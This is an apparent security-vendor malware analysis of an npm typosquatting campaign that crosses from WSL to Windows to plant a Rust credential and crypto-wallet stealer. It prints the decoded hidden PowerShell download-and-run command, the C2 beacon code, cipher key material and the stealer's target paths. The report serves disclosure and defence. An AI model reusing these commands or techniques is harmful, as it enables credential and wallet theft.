

# BRIDGEHEAD : An npm typosquatting campaign that crosses from WSL into Windows to plant a crypto-wallet stealer

 [cloudsek.com/blog/bridgehead-npm-typosquatting-wsl-windows-crypto-wallet-stealer](https://cloudsek.com/blog/bridgehead-npm-typosquatting-wsl-windows-crypto-wallet-stealer)

Vikas Kundu

August 21, 2026



CloudSEK's BRIDGEHEAD investigation exposes a 40-package npm typosquatting campaign that abuses WSL to reach Windows hosts and deploy a concealed Rust-based stealer. The malware targets cryptocurrency wallets, browser credentials, cookies and Telegram sessions, while executing largely in memory and using public infrastructure for reconnaissance and exfiltration, making detection and takedown significantly harder.

August 20, 2026

11

min



Vikas Kundu

A naturally curious mind driven by the need to understand how things work and how to make them better. Passionate about learning, experimenting, and exploring new ideas across technology and security.

## Executive Summary

---

In August 2026 an operator published forty packages to the public npm registry, each a misspelling of one of the most-installed libraries in the ecosystem: chalk, axios, commander, lodash, react and typescript. Every package carried an install script. The npm packages have since been removed.

The part of the campaign that matters was never on npm. The install script is a courier. It profiles the host, reports to a command-and-control server, and then asks one question: is this machine Windows, or a Windows Subsystem for Linux environment sitting on top of one. If the answer is yes, it decodes a hidden instruction and reaches across the boundary that normally separates a developer's Linux shell from the Windows host underneath it, downloading and running a native Windows executable that the npm package never contained.

That executable is a 22 megabyte Windows program written in Rust, hosted not on npm but as a release asset on GitHub. The npm packages are disposable and are gone; the GitHub payload was not. It outlived them by roughly 39 hours, and its download counter was observed rising from 119 at 01:50 UTC on 17 August to 173 by 18:49 UTC the same day, 54 pulls in under seventeen hours, after the packages that pointed at it had ceased to exist. It was removed only during this analysis: the entire bebraz1 account returned 404 within four hours of that last reading. The npm takedown, on its own, left the weapon in place. Almost none of those 22 megabytes are the program. The executable code is 265 kilobytes, roughly one per cent of the file. The other 98.6 per cent is a single unbroken run of 22,638,592 hexadecimal characters: an 11 megabyte encrypted payload written out as text and carried inside the binary. main.exe is a wrapper: it decodes that text back to bytes, decrypts it, and runs the result inside its own process. Nothing is written to disk and no second process is ever created, which is why an endpoint looking for a dropped file or an unusual child process sees neither.

CloudSEK detonated the executable in an isolated Windows environment. It fingerprints the victim's public IP address and then attempts to upload to gofile.io, an anonymous public file-sharing service. It does not beacon to attacker infrastructure to exfiltrate; it uses a legitimate service that cannot be taken down as though it were a criminal domain. Capturing the guest's memory while the payload was still running recovered what the certificate validation was protecting: the unwrapped stage carries three target lists, already expanded for the victim's account, covering twenty-six desktop cryptocurrency wallet paths, the credential, cookie and history stores of Chromium-family browsers, and the session directory of Telegram Desktop. It carries paths for Brave installations that did not exist on the analysis machine, which is how a hardcoded target list announces itself, and it had already assembled a hardware profile of the machine and the multipart header of the upload. This is a cryptocurrency, browser-credential and messenger-session stealer.

## Analysis

---

The campaign has two layers with opposite lifespans. The npm layer is loud, cheap and disposable: forty impersonation packages published to a public registry and withdrawn in since removed. The payload layer is quiet and durable: one Rust executable on GitHub and one exfiltration route through a public file host, neither of which the npm takedown affected. Reading the order of work makes the design legible, so the sections that follow trace the same path the malware does, from the install hook to the upload.




Figure 1. The full delivery chain, recovered end to end. Stages 1 to 3 run inside the npm install on a Linux or WSL host; stage 3 decodes the instruction that crosses onto the Windows host, where stages 4 to 6 run. The colour shift marks the boundary the campaign is built to cross.

## Chronology

| Date (UTC) | Event                                                                                     |
|------------|-------------------------------------------------------------------------------------------|
| 2026-06-20 | The GitHub account bebraz1 is created. Its name and bio are both the literal string null. |
| 2026-08-12 | bebraz1 creates a first repository, 123.                                                  |

| Date<br>(UTC) | Event                                                                                                                                                                                                           |
|---------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2026-08-15    | bebraz1 creates qPzM50V1AKG0rVIH and publishes the release asset main.exe under a release tag literally named null.                                                                                             |
| 2026-08-16    | All forty packages are published to npm between 02:48 and 02:56 UTC, after an operator test package at 02:28, and are unpublished the same day between 04:07 and 04:12 UTC — a live window of about 84 minutes. |
| 2026-08-17    | CloudSEK catalogues the campaign and detonates the payload. The GitHub asset is still live at 19:20 UTC; by 23:12 UTC the whole bebraz1 account returns 404.                                                    |
| 2026-08-18    | The C2 at 193.70.34.101:20099 is still answering. Registry probing recovers three further campaign packages.                                                                                                    |

*Table 1. Timeline. The npm rows are from registry tombstones, which survive the unpublish and are precise to the second. The GitHub rows are from metadata captured before the account was removed and can no longer be re-derived from the source.*

The ordering is the part worth dwelling on. The payload was on GitHub twenty-three hours before the first npm package was published — the release went up at 03:19 UTC on 15 August, the first package at 02:28 UTC on 16 August — on infrastructure that does not answer to npm. The couriers then lasted 84 minutes; the payload outlived them by roughly 39 hours. We read that sequencing as deliberate staging, though the ordering is the evidence and the intent is our reading of it.

## Malware Analysis

Each step below was recovered from the packages and the payload directly. The npm packages are removed from the registry, so their contents were read from CloudSEK's archived copies; the payload was read and executed from a hash-verified sample. The order is the order of execution.

### Stage 1: the courier

Most packages are a single-character or transposition misspelling of a popular library; a minority spell the library correctly and append a plausible sub-package suffix, which is namespace-squatting rather than typosquatting. One is neither. All were published at version 1.0.0 with an install hook. The names cluster into six families by the library they imitate, listed in full in Appendix A. Installing any of them runs scripts/postinstall.js automatically.

### Stage 2: the install beacon

The install script reports to a hardcoded command-and-control server. The destination is not written as a string; it is assembled from an array at runtime, so a scanner grepping the package for an IP

address finds nothing. What it sends is less than it collects, and the difference is worth stating precisely: the script builds a fuller host profile — Node version, architecture, platform — and then discards it. The request body carries a single coarse label.

```
const TELEMETRY = {
  host: ['193', '70', '34', '101'].join('.'), // = 193.70.34.101 (OVH)
  port: 20099,
  path: '/vote',
  get addon () { return unpackSegment(ADDON_ENC, ADDON_KEY) }
}

collectEnvSnapshot() -> { node, arch, platform } // computed, then DISCARDED
sendInstallMetrics(profile.label)
  -> POST /vote body: JSON.stringify({ platform: label })
    label is one of 'Windows' | 'MacOS' | 'Linux'
```

*Figure 2. The beacon, from scripts/postinstall.js. The C2 address is built from its octets to defeat string matching. Only a coarse operating-system label is transmitted; the richer profile the script assembles never leaves the machine. The beacon is a census, not a reconnaissance channel.*

### Stage 3: the WSL gate

---

Before deploying anything to Windows, the script confirms it is somewhere it can reach a Windows host. It treats a native win32 platform as eligible, and it treats a Linux environment as eligible only if that Linux is Windows Subsystem for Linux, which it detects three ways: the environment variables first, then two files under /proc.

```
function isVirtualizedLinux () {
  if (process.platform !== 'linux') return false
  if (process.env.WSL_DISTRO_NAME || process.env.WSLENV) return true
  const procVersion = fs.readFileSync('/proc/version', 'utf8')
  if (/microsoft/i.test(procVersion)) return true
  const osRelease = fs.readFileSync('/proc/sys/kernel/osrelease', 'utf8')
  if (/microsoft/i.test(osRelease) || /WSL/i.test(osRelease)) return true
  return false
}
```

*Figure 3. The WSL detection, from scripts/postinstall.js. A developer running npm install inside WSL is treated as a route onto the Windows machine underneath.*

Windows Subsystem for Linux runs a real Linux environment on top of a Windows host, sharing the same disk and the same user. A program inside WSL can invoke Windows executables directly.

It is a door between two rooms that most developers think of as separate: the Linux shell where they run npm, and the Windows desktop where they keep their browser, their credentials and their wallet. The door is normally a convenience.

This campaign uses it as an attack path. An npm package, which a developer expects to affect only their project, reaches through the door and runs a native program on the Windows side, where the things worth stealing actually are.

## Stage 4: crossing the boundary

---

When the gate passes, the script decodes four byte arrays with a repeating-key XOR (the key is the string stf2026) and assembles a download-and-run command. Decoding them recovers the payload URL and a hidden PowerShell bridge in full.

```
// XOR key: 'stf2026'    byte ^ key.charCodeAt(i % key.length)

ADDON_ENC                -> https://github.com/bebraz1/qPzM50V1AKG0rVLH/releases/
                           download/null/main.exe

BRIDGE_LAUNCHER          -> powershell.exe -WindowStyle Hidden -NoProfile
                           -NonInteractive -ExecutionPolicy Bypass -Command "
BRIDGE_SCRIPT_PRE        -> $p = Join-Path $env:TEMP 'main.exe';
                           Invoke-WebRequest -Uri '<url above>'
BRIDGE_SCRIPT_POST       -> ' -OutFile $p -UseBasicParsing;
                           Start-Process -FilePath $p -WindowStyle Hidden
```

*Figure 4. The decoded delivery, XOR key stf2026. The payload is downloaded to %TEMP%\main.exe and started with no visible window, executed on the Windows host from the WSL install.*

Two choices in that command are worth naming. The download and the execution both run windowless, so nothing appears on the victim's screen. And the whole instruction was carried as encoded bytes inside the npm package, so neither the URL nor the PowerShell was visible to anyone reading the package as text.

**The PowerShell bridge is only half the delivery, and defenders should know which half they are looking at. It is the WSL path: the script marks a host as needing the bridge only when the Linux it is running on turns out to be WSL. On a native Windows host there is no PowerShell at all. The install script decodes just the payload URL, downloads it with Node's own HTTPS client, and starts it itself.**

native win32 branch – no shell, no PowerShell, no command line

```
installNativeAddon()
  url = unpackSegment(ADDON_ENC, ADDON_KEY)    // only this one array is decoded
  dest = path.join(process.env.TEMP, 'main.exe')
  https.get(url, ...)                          // Node's own client, not curl/IWR
```

```
spawn(dest, [], { detached: true, stdio: 'ignore', windowsHide: true })
```

*Figure 4b. The other branch. A detection rule keyed on an install hook spawning powershell.exe sees the WSL victims and misses the native-Windows ones entirely, because on that path the Node process performs the download and the launch by itself.*

## Stage 5: the payload, statically

---

main.exe is a 22 megabyte Windows executable written in Rust. It is hash-identical to the live GitHub asset. The obvious explanation for its size, that Rust links its runtime statically, is wrong, and noticing that it is wrong is what opens the rest of the analysis.

```
file      PE32+ executable (GUI) x86-64, 10 sections, for MS Windows
sha256    6f088ade49456db2422c3edfbb9998f4a3e9cce7c4c00a7279fb45d672a82b7d
size      22,969,344 bytes
build     Rust, target x86_64-pc-windows-gnu (msvcrt/ntdll imports; .CRT/.idata sections)
rustc     commit 8bab26f4f68e0e26f0bb7960be334d5b520ea452
imports   KERNEL32, msvcrt, ntdll, api-ms-win-core-synch (minimal)
```

section sizes:

```
.text      265,728 bytes      entropy 6.33      <- the entire program
.rdata    22,673,408 bytes    entropy 4.02      <- 98.7% of the file
all others combined      29,184 bytes
```

anti-analysis:

```
PE TimeDateStamp zeroed to 0          (defeats build-time timeline analysis)
GUI subsystem                          (runs with no console window)
no endpoints or target paths in cleartext anywhere in the file
```

*Figure 5. Static facts for main.exe. A 265 kilobyte program is carrying a 22 megabyte read-only data section, and that ratio is the anomaly worth pulling on.*

An entropy figure of 4.02 across 22 megabytes is the tell. Compressed or encrypted data measures near 8.0 and ordinary program data varies; a section that holds a flat 4.00 for twenty consecutive megabytes is neither. A byte census explains it: the section uses sixteen distinct characters, each at almost exactly 6.25 per cent. Sixteen equally likely symbols carry exactly four bits each, so the entropy is 4.00 by construction. The characters are 0-9 and a-f.

```
.rdata byte census (22,673,408 bytes)
printable ASCII 99.9%      NUL 0.0%      bytes >= 0x80 0.0%
most common:  'a' 6.3%    '3' 6.3%    '8' 6.2%    'f' 6.2%    'd' 6.2%
               '2' 6.2%    '0' 6.2%    'e' 6.2%    ... sixteen symbols, ~6.25% each
entropy per megabyte:  4.00, 4.00, 4.00, 4.00 ... for 20 consecutive megabytes
```

one contiguous hexadecimal run of 22,638,592 characters begins at file offset 0x43e4c:

52c11f246309cce5556a00408bafb9868622114903dbd8128dc4ce3eca2df27a ...

Figure 6. The read-only data section is not data the compiler put there. It is one enormous hexadecimal string, which is a payload written out as text.

## Stage 6: what the wrapper carries

Decoding those characters back to bytes yields 11,319,296 bytes with an entropy of 8.000, the flat maximum. That is encrypted or compressed data and not a program that can be read directly. The wrapper's own code confirms both the size and the method: it allocates exactly that many bytes before it starts decoding, and the decode loop reads the section two characters at a time.

```
0x140001b60    mov     ecx, 0xacb800          ; 11,319,296 - the exact decoded size
0x140001b65    call   0x14000fe20          ; allocate that buffer
0x140001b90    lea     rbx, [rip + 0x436b5]  ; -> the hexadecimal run
0x140001b9a    mov     cl, [rbx + r14*2]     ; first character of the pair
0x140001b9e    lea     ebp, [rcx - 0x30]     ; '0'-'9'
0x140001baf    add     cl, 0xa9             ; 'a'-'f'
0x140001bb9    add     cl, 0xc9             ; 'A'-'F'
0x140001bc5    mov     cl, [rbx + r14*2 + 1] ; second character of the pair
0x140001bff    shl     bpl, 4               ; high nibble
0x140001c03    add     r15b, bpl            ; combine into one byte
0x140001c06    mov     [rax + r14], r15b     ; store
0x140001c15    cmp     r14, 0xacb800        ; until the whole payload is decoded
```

```
decoded blob: 11,319,296 bytes  entropy 8.000  (encrypted, not a plain executable)
sha256        6888d4c54ef2b5bf23889f9637c2efe77e1d2af4724d315b73d646cf5547dc73
```

Figure 7. The unpacking routine, recovered from the wrapper's code. The constant 0xACB800 recurs through this function — sizing the buffer, setting the vector length, ending the loop — and nine times across the code section in all.

The cipher identifies itself twice over. Near the start of the data section, about eight kilobytes ahead of the hexadecimal run, sits the full sixty-four-entry SHA-256 round-constant table, and immediately above it a sixteen-byte constant two characters away from the ChaCha20 initialisation string. The difference is not a typo: it preserves the length exactly, deleting the n from expand and inserting a 2 before the 32.

```
0x140043060    65 78 70 61 64 20 32 33 32 2d 62 79 74 65 20 6b  |expand 232-byte k|
               the algorithm specifies                'expand 32-byte k'

0x140043070    98 2f 8a 42 91 44 37 71 cf fb c0 b5 a5 db b5 e9  SHA-256 round constants
               (0x428a2f98, 0x71374491, 0xb5c0fbcf, 0xe9b5dba5 ... little-endian)
```

key material loaded by the unpacking routine:

|             |                           |                                                                      |
|-------------|---------------------------|----------------------------------------------------------------------|
| 0x140001c45 | 32 bytes from .rdata+0x00 | b037c12805cbc47ea1247ec2c9e16494<br>ed61c1982cbd45be3f01ddd9353f026c |
| 0x140001c7e | 32 bytes from .rdata+0x20 | 8b604d8e2079d2375b2888e44ac492dd<br>5b3f19d74777d91fed30e175df27fa44 |
| 0x140001c62 | 12 bytes as immediates    | f7d0038f50e382710a33c52e                                             |

*Figure 8. The cipher constants. Altering the initialisation string costs the author nothing, because the wrapper only ever talks to itself, and it breaks every detection rule written against the standard value.*

Reconstructing the decryption from those parameters alone did not reproduce the payload. Neither constant, in either key position, with the twelve-byte value as a nonce, at either counter start, and neither in the extended-nonce variant, produced anything but noise, so the exact construction is not claimed here. It did not need to be solved: the wrapper performs the decryption itself, and the analysis simply had to be present when it did.

One more routine runs before any of this. The wrapper spins a 552,054-iteration loop of arithmetic whose result it never uses, times how long that took, and if it finished in nine milliseconds or less it sleeps for half a second before continuing. A loop that computes nothing exists to consume time, and timing it exists to notice an environment that is not spending real time on it.

```
0x140001abb  mov     ebx, 0x1cb6                ; seed
0x140001ac3  call    0x140032c60              ; read the clock
0x140001aeb  rol     rbx, 3                    ; junk arithmetic, result discarded
0x140001aef  add     rbx, r14
0x140001b08  cmp     r14, 0x86c76              ; 552,054 iterations
0x140001b16  call    0x140032df0              ; read the clock again
0x140001b3b  mov     r8d, 9                    ; compare elapsed against 9 ms
0x140001b4b  mov     edx, 0x1dcd6500           ; 500,000,000 ns
0x140001b50  call    0x140040000              ; ... and sleep half a second
```

*Figure 9. The stall. It delays execution and measures the delay, which is how a sample checks whether it is being run somewhere that hurries it along.*

Finally, the wrapper tells you what it intends to produce. Three fragments sit together in the data section: a filename stem, an extension, and a complete .NET application configuration file. A .exe.config is only meaningful next to a real executable on disk, and this one names the runtime that executable needs.

```
ez_run_ .exe exe.config<?xml version="1.0" encoding="utf-8" ?><configuration>
  <startup useLegacyV2RuntimeActivationPolicy="true">
    <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.8"/>
    <supportedRuntime version="v4.0"/>
    <supportedRuntime version="v2.0.50727"/>
  </startup></configuration>
```

[LOG] Payload unpacking and decryption completed in

```
cmd.exe /e:ON /v:OFF /d /c "
```


*Figure 10. The wrapper's own strings, as they appear in the file: a filename stem, an extension, and a complete .NET application configuration that asks for Framework 4.8 and falls back through v4.0 to CLR v2.0.50727. They describe a drop-and-run path — write ez\_run\_<name>.exe with a matching configuration beside it — that this build never took under observation: across repeated executions no such file appeared and no .NET runtime was ever loaded. The strings are best read as the packer's general capability rather than as this sample's behaviour. The log line is real; the wrapper does time its own unpacking.*

**RESULT:** main.exe is a delivery wrapper. Its cargo is carried as hexadecimal text, encrypted under a deliberately non-standard cipher constant, decoded and decrypted at runtime, and executed without ever being written to disk.

## Stage 7: the payload, dynamically

Because nothing useful is readable in the file, the payload's behaviour was established by executing it in an isolated Windows environment with no route to the internet, where a synthetic network answered its requests convincingly and recorded them.

The payload fires almost immediately and is finished in well under a minute. Sampling the process list once a second across a run gives the shape of it: the process appears, its working set jumps from 2.6 megabytes to 52 megabytes in about a second as the wrapper decodes and decrypts eleven megabytes in memory, it holds there while it works, and then it is gone.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\analyst>for /l %i in (1,1,300) do @tasklist /nh|find "package.exe"&timeout /t 1 >nul
package.exe          3228 Console          1      2,608 K
package.exe          3228 Console          1     52,112 K
package.exe          3228 Console          1     52,164 K
package.exe          3228 Console          1     52,176 K
package.exe          3228 Console          1     52,192 K
package.exe          3228 Console          1     52,204 K
package.exe          3228 Console          1     52,236 K
```

*Figure 11. The payload running in the analysis guest. The loop samples the process list about every three seconds — tasklist is not free on a two-core guest — so these seven lines span roughly twenty-three seconds. The jump from 2,608 K to 52,112 K between the first and second samples is the unpacking: the hexadecimal text being turned back into an eleven megabyte executable in memory.*

Against the clock, the sequence is tight. The launch instant is recorded inside the guest, by the harness script that starts the sample and writes its own timestamp; the two network requests are recorded host-side by the synthetic network. Measuring one against the other gives the

reconnaissance call at 18.9 and 20.0 seconds after launch in the two runs where both records survive, and the upload attempt 0.18 seconds after that.

```
T+0      sample launched    (timestamp written by the harness inside the guest)
T+1-3s   working set 2,608 K -> 52,112 K    (decode + decrypt of 11,319,296 bytes)
T+18.96s DNS api.ipify.org    -> TLS handshake -> certificate REJECTED    (run of 19:33)
T+20.04s DNS api.ipify.org    -> TLS handshake -> certificate REJECTED    (run of 21:53)
+0.18s   DNS upload.gofile.io -> TLS handshake -> certificate REJECTED    (both runs)
T+~33s    working data still recoverable when the guest was paused for the capture
```

no child process; nothing the payload dropped survives in %TEMP%  
one run was left running and captured for 138 minutes: no further contact of any kind

*Figure 12. The payload against the clock, measured against the launch instant the harness records inside the guest. The exit is not given a figure: the process-list sampling interval is too coarse to catch it, and a memory capture taken twenty-nine seconds after launch still found the payload resident.*

## Where the second stage actually runs

---

A wrapper that unpacks a payload usually writes it somewhere and starts it, and this one carries the strings for exactly that. It does not do it. Sampling the guest's full process list once a second from before the launch until after the network activity, across two separate runs, returns one process and no descendant: the payload's working set grows, its process identifier never changes, and nothing else is created. The temporary directory is listed before, during and after the same window and gains no executable.

process list, sampled once a second across the launch and the network activity

```
09:13:09 package.exe 3668 Console 1 2,608 K
09:13:11 package.exe 3668 Console 1 52,108 K
09:13:13 package.exe 3668 Console 1 52,140 K
...      (present in all thirty samples, one PID, no child)
09:14:08 package.exe 3668 Console 1 77,364 K
```

```
%TEMP% before : wct*.tmp, msedge_installer.log, five GUID .tmp files
%TEMP% during  : the same, plus package.exe      <- the staged sample itself
%TEMP% after   : the same, plus Edge telemetry   <- no dropped executable
```

*Figure 13. One process, start to finish. The working set climbs from 2.6 to 52 megabytes as the payload is decoded and decrypted, then to 77 megabytes as it runs. No second process is created at any point and nothing is written to disk, so the drop-and-execute pattern the wrapper's strings describe does not happen here.*

The modules the process loads settle what it is running. A managed payload would pull in the .NET runtime; this process never does. What it does load is the pair of libraries that matter for a credential stealer, alongside a raw sockets library rather than either of Windows' HTTP stacks — which is consistent with the payload carrying its own TLS implementation, and with its refusal of our certificate.

modules loaded by the payload process (23 in total)

```
crypt32.dll  dpapi.dll  cryptbase.dll  bcryptprimitives.dll
    ^ Windows' Data Protection API: the machinery that decrypts a Chromium
    browser's saved passwords and cookie keys
ws2_32.dll                                raw sockets – not wininet.dll, not winhttp.dll
ole32 combase oleaut32 rpcrt4  COM
user32 gdi32 gdi32full win32u imm32  GUI subsystem
kernel32 kernelbase ntdll msvcrt msvcrt_win ucrtbase apphelp powrprof umpdc
```

```
absent: mscoree.dll, clr.dll, coreclr.dll, mscorlib -> no .NET runtime is loaded
```

*Figure 14. The payload process's loaded modules. The presence of DPAPI and crypt32 is the capability evidence; the absence of any common language runtime is what rules out the managed drop-and-run path the wrapper's own strings describe.*

It is resolved and connected to api.ipify.org, a public service that returns the caller's external IP address, which is a standard way for malware to fingerprint and geolocate a victim. It then resolves and connects to upload.gofile.io, the upload endpoint of gofile.io, an anonymous file-sharing service.

**On both connections the payload performed a TLS handshake and then rejected the certificate the lab presented, aborting with SSLV3\_ALERT\_BAD\_CERTIFICATE before sending any application data. The malware validates the certificate of the endpoints it talks to, which defeats a man-in-the-middle. It is also the reason the exfiltrated content is not in this report: the upload never completed against our substitute endpoint.**

## Stage 8: what the unwrapped stage collects

---

Certificate validation protects the upload, not the machine it runs on. Whatever the payload intends to send has to be assembled in memory first, in cleartext, on the victim's own hardware. That is where it was read.

The guest was paused mid-execution and its memory captured whole, from outside, in a way the payload could neither observe nor prevent. Timing is the entire trick. A first attempt paused the guest 164 seconds after launch and recovered nothing, by then the payload had finished and its working memory had been released and partly reused. Repeating the capture 29 seconds after launch, while the process was still resident, produced the material below.

What came back is not a scattering of suggestive words. It is a contiguous array of filesystem paths at a fixed 64-byte stride, with the victim's own account name already substituted into each one, followed immediately by the stealer's own report heading and the line it writes when that search comes up empty.

```
0x20753 8a8 C:\Users\<user>\AppData\Roaming\zecwallet-lite
0x20753 8e8 C:\Users\<user>\AppData\Roaming\Electrum-DASH
0x20753 928 C:\Users\<user>\AppData\Roaming\Electron Cash
0x20753 968 C:\Users\<user>\AppData\Roaming\ElectronCash
0x20753 9a8 C:\Users\<user>\AppData\Roaming\ElectrumSV
0x20753 9e8 C:\Users\<user>\AppData\Roaming\Copay
0x20753 a28 C:\Users\<user>\AppData\Roaming\BitPay
0x20753 a68 C:\Users\<user>\AppData\Roaming\Specter
0x20753 aa8 C:\Users\<user>\.specter
0x20753 ae8 C:\Users\<user>\AppData\Roaming\OneKey
0x20753 b28 C:\Users\<user>\AppData\Local\OneKey
0x20753 b68 C:\Users\<user>\AppData\Roaming\KeepKey
0x20753 ba8 C:\Users\<user>\AppData\Roaming\SafePal
0x20753 be8 C:\Users\<user>\AppData\Roaming\muun
0x20753 c28 C:\Users\<user>\AppData\Roaming\Edge
0x20753 c68 C:\Users\<user>\AppData\Roaming\ExodusEden
0x20753 ca8 C:\Users\<user>\AppData\Roaming\Bybit
0x20753 ce8 C:\Users\<user>\AppData\Local\BybitWallet
0x20753 d28 === Desktop Wallets Summary ===
0x20753 d49 No desktop wallets detected.
```

*Figure 15. The wallet target list, recovered from the running payload's memory. The regular 64-byte spacing is a compiled-in array being walked, not text that happened to be nearby. The last two lines are the stealer's own output, written because this machine had no wallets to find.*

Browser credential material is targeted the same way. The two paths below name Brave browser channels that were never installed in the analysis environment, so they cannot be residue from the guest: they can only have come from a list the payload carries. Local State is the file holding the key that decrypts a Chromium browser's saved passwords and cookies, which is what a stealer takes rather than the password database itself.

```
C:\Users\<user>\AppData\Local\BraveSoftware\Brave-Browser-Beta\User Data\Local State
C:\Users\<user>\AppData\Local\BraveSoftware\Brave-Browser-Nightly\User Data\Local State
C:\Users\<user>\AppData\Local\Microsoft\Edge\User Data\Default
```

also resident in the same capture, in one page:  
api.ipify.org            upload.gofile.io

*Figure 16. Browser targets and the two endpoints, from the same memory capture. Brave was never installed on the machine, so those two paths can only be carried. The Edge path is carried too, on*

*separate evidence: it holds its own slot in the wallet array at 0x20753d68, and it recurs in both of the arrays below.*

That first array is not the whole target set. The payload's strings are stored the way a .NET program stores them, as UTF-16, and two further target arrays sit elsewhere in its memory at different strides. Between them they add eight more wallets, the session store of a messenger, and the parts of a Chromium profile that hold cookies and history.

```
second array   base 0xad84a9f8   112-byte slots   UTF-16LE
C:\Users\<user>\AppData\Roaming\@trezor\suite-desktop
C:\Users\<user>\AppData\Roaming\WalletWasabi\Client
C:\Users\<user>\AppData\Roaming\com.liberty.jaxx
C:\Users\<user>\AppData\Roaming\Coinbase Wallet
C:\Users\<user>\AppData\Roaming\com.crypto.browser
C:\Users\<user>\AppData\Roaming\Infinity Wallet
C:\Users\<user>\AppData\Roaming\Daedalus Mainnet
C:\Users\<user>\AppData\Roaming\Blockstream\Green
C:\Users\<user>\AppData\Local\Microsoft\Edge\User Data
C:\Users\<user>\AppData\Roaming\Telegram Desktop\tdata
C:\Users\<user>\AppData\Local\Telegram Desktop\tdata
C:\Users\<user>\AppData\Roaming\Telegram Desktop UWP\tdata
```

```
third array    base 0xbd2819e8   160-byte slots   Brave interleaved with Edge
...\Edge\User Data\Default\Web Data-wal   /   -shm
...\Edge\User Data\Default\History-wal    /   -shm /   -journal
...\BraveSoftware\Brave-Browser-Beta\User Data\Local State
...\BraveSoftware\Brave-Browser-Nightly\User Data\Local State
...\Edge\User Data\Default\Network\Cookies
```

*Figure 17. The other two target arrays. Telegram's tdata directory is the folder that holds an authenticated session, so taking it is account takeover without a password. The Edge entries are the cookie, history and autofill databases rather than the profile directory alone.*

